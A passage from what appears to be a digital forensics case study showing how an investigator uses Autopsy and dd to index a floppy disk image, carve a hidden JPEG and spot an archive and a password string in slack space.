


Figure 30 Case Study 01 - Autopsy - Image File Details Report

At this stage a Case has been created, a Host has been created, and the floppy disk image has been added to the host. The autopsy 'Host Manager' is displayed (Figure 31) to the investigator and from this point Autopsy can be used to analyse the contents of the floppy disk image.




Figure 31 Case Study 01 - Autopsy - Host Manager

6.2.4.2 Creation of Search Indexes

The first step an investigator should take before examining the contents of the disk image is to create some indexes to help with keyword searches. By selecting the 'details' link from the Host Manager within Autopsy, the investigator will be taken to the 'Image Details' form (Figure 32) which will allow them to extract the strings from the entire image as well as unallocated sectors. Extracting this information causes an index to be created which improves the speed of keyword searches.

The first step is to select 'Extract Strings', leaving the default check box marks on 'Generate MD5', 'ASCII', and 'Unicode'.




Figure 32 Case Study 01 - Autopsy - Image Details

On larger file systems the extraction of ASCII and Unicode strings can be quite time consuming, however the disk image for this investigation is only that of a 1.44mb floppy disk so the extraction process is quite quick.




Figure 33 Case Study 01 - Autopsy - Image Details - Strings Extraction

Once the strings have been extracted (Figure 33) the investigator can return to the 'Image Details' screen and select the 'Extract Unallocated' button (Figure 34) to extract the Unallocated sectors.




Figure 34 Case Study 01 - Autopsy - Image Details after strings extraction

On larger file systems the extraction of Unallocated sectors can be quite time consuming, and can consume a large amount of disk space, possibly up to the size of the original image, however as stated previously, this investigation involves an image of a floppy disk, which is only 1.44mb in size so the extraction process is quite quick and the extracted data is small.




Figure 35 Case Study 01 - Autopsy - Extracting Unallocated Sectors Result

Once the unallocated sectors have been extracted (Figure 35), the investigator can return to the 'Image Details' screen and select the 'Extract Strings' button (Figure 36) to extract the ASCII and Unicode strings from the unallocated sectors.




Figure 36 Case Study 01 - Autopsy - Image Details after Unallocated Sectors Extraction

Similarly to how on large images extracting strings can be a time consuming process, the same issues arise when extracting strings from unallocated sectors. However, as previously mentioned this investigation involves an image of a floppy disk so the process is relatively quick. The results of this process are illustrated in Figure 37.




Figure 37 Case Study 01 - Autopsy - Extracting Strings from Unallocated Sectors Result

At this stage the investigator has created a search index of strings on both allocated and unallocated sectors, and can now perform faster keyword searched. As illustrated in Figure 38, all the external files required for the search indexes have been created.




Figure 38 Case Study 01 - Autopsy - Image Details after Allocated and Unallocated Strings Extraction

6.2.4.3 File Analysis

From the Host Manager, selecting the 'Analyze' button, then selecting the 'File Analysis' button will display the 'File Browsing' mode of Autopsy (Figure 39). The 'File Browsing' mode provides a file manager like view of the contents of the floppy disk image.




Figure 39 Case Study 01 - Autopsy - File Analysis Mode

As illustrated in Figure 39, the floppy disk image contains listings for three files.

1. 'cover page.jpgc' (COVERP~1.JPG)
2. 'Jimmy Jungle.doc' (_IMMYJ~1.DOC) – This file has been deleted.
3. 'Scheduled Visits.exe' (SCHEDU~1.EXE)

Each file will be examined to check if they contain information that could be used to answer the questions of this case study accurately.

Cover Page.jpgc

Within the file analysis mode, selecting the filename 'cover page.jpgc' displays the contents of the file as illustrated in Figure 40.




Figure 40 Case Study 01 - Autopsy - File Analysis - 'cover page.jpgc' - ASCII Display

Autopsy has not recognised this file as a JPEG file, and the contents returned do not have the JPEG signature 'JFIF'. JPEG images should have the 'JFIF' signature in the sixth byte of the file [49].

The metadata for this file can be viewed by selecting the '8' link in the metadata column where the filename is listed. As illustrated in Figure 41, the file size for this file is reported as 15,585 bytes, yet it has only been allocated to sector 451. A sector is only 512 bytes on a floppy disk, so there is insufficient space to hold this file in a single sector.




Figure 41 Case Study 01 - Autopsy - Metadata Analysis - 'cover page.jpgc'

To determine if the metadata has been corrupted for this image file and check if the data for this file exists elsewhere, a keyword search for the JPEG signature 'JFIF' should be performed. A keyword search can be performed using the 'Keyword Search' mode of Autopsy as illustrated in Figure 42.




Figure 42 Case Study 01 - Autopsy - Keyword Search - JFIF

The search for 'JFIF' successfully found an ASCII match at Sector 73 (Figure 43).




Figure 43 Case Study 01 - Autopsy - Keyword Search - JFIF - Result

It is possible to display the HEX or ASCII contents of sector 73 within the image by selecting the links in the search results, however this will only display a single sector, and the image may be bigger than a single sector. The metadata for this file states the

size of the image file is 15585 bytes which would indicate 31 sectors are required (As stated previously, sector sizes on a floppy disk are usually 512-bytes).

The 'Data Unit' mode of Autopsy (Figure 44) allows an investigator to view the allocation list of an image; this can be viewed by selecting the 'Allocation List' button.

Figure 44 Case Study 01 - Autopsy - Data Unit Analysis

The results from of the allocation list are displayed in a single list format 500 sectors at a time. A small sample is illustrated in Figure 45.

Figure 45 Case Study 01 - Autopsy - Data Unit Analysis - Allocation List

This output is not the easiest way to view the information so it has been summarised in Table 18.

Table 18 Case Study 01 - Floppy Disk Image Allocation Status

Sector Range	Allocation Status
0-32	Allocated
33-72	Unallocated
73-108	Allocated
109-	Unallocated

This indicates there are 36 sectors allocated from sector 73 to 108, of which only 31 may be associated with the 'cover page.jpgc' image file. The 'dd' tool can be used to extract all 36 sectors and inspect the results.

Note: It is possible to extract the sector content using the 'Data Unit' mode of Autopsy to retrieve the appropriate number of sectors, and then selecting the 'Export Contents' button as illustrated in Figure 46.

However, this case study will utilise the 'dd' method, Case Study 03 will utilise the 'Export Contents' functionality built into the Autopsy Forensic Browser.




Figure 46 Case Study 01 - Autopsy - Data Unit Analysis - Export Contents Option

The ‘dd’ command used to extract sectors 73 to 108 is listed in Table 19.

Table 19 Case Study 01 - 'dd' Command

```
dd        skip=73        bs=512        count=36        if=/forensics/ev.locker/CaseStudy01/floppyhost/images/image.dd
of=/forensics/ev.locker/CaseStudy01/floppyhost/output/coverpage.jpg
```

The data extracted with the ‘dd’ tool may be viewable within an image viewer as it may mostly contain data for a JPEG image. Unfortunately, because more data was copied than the file size stated, it will be necessary to inspect the contents of the extracted data with a hex editor to view the extra sectors that were extracted.

Using the ‘hexdump’ tool and manually paging through the file from the end to the start references to a ‘Scheduled Visits.xls’ file are found, with a ‘PK’ signature at offset 0x3e00. This could possibly mean this file is contained within a compressed archive (possibly called ‘Scheduled Visits.exe’). Also visible in the output at offset 0x3d20 is the text ‘pw=goodtimes’.

JPEG images use an end-of-file signature of ‘ff d9’ [50], and this signature can be seen at offset 0x3cdf. This signature, and the fact that when the metadata for the ‘Scheduled Visits.exe’ file is cross-referenced (the metadata for ‘Schedule Visits.exe’ states it has been allocated sectors 104 and 105) indicates that only 31 sectors should be extracted for the ‘cover page.jpgc’ image as was stated earlier. In order to get an accurate representation of the JPEG image the correct number of sectors is extracted from the original floppy disk image with the command listed in Table 20.

Table 20 Case Study 01 - 'dd' Command

```
dd        skip=73        bs=512        count=31        if=/forensics/ev.locker/CaseStudy01/floppyhost/images/image.dd
of=/forensics/ev.locker/CaseStudy01/floppyhost/output/coverpage.jpg
```

The string ‘pw=goodtimes’ is still contained within the slack space of the extracted data when the extracted data is viewed with a hex editor.

The recovered JPG image extracted with the command listed in Figure 26 is illustrated in Figure 47.

Figure 47 Case Study 01 - Image contained in 'coverpage.jpg' file

Jimmy Jungle.doc

Selecting the filename 'Jimmy Jungle.doc' from the file browser within the 'File Analysis' mode of Autopsy will display the contents of the file as illustrated in Figure 48.

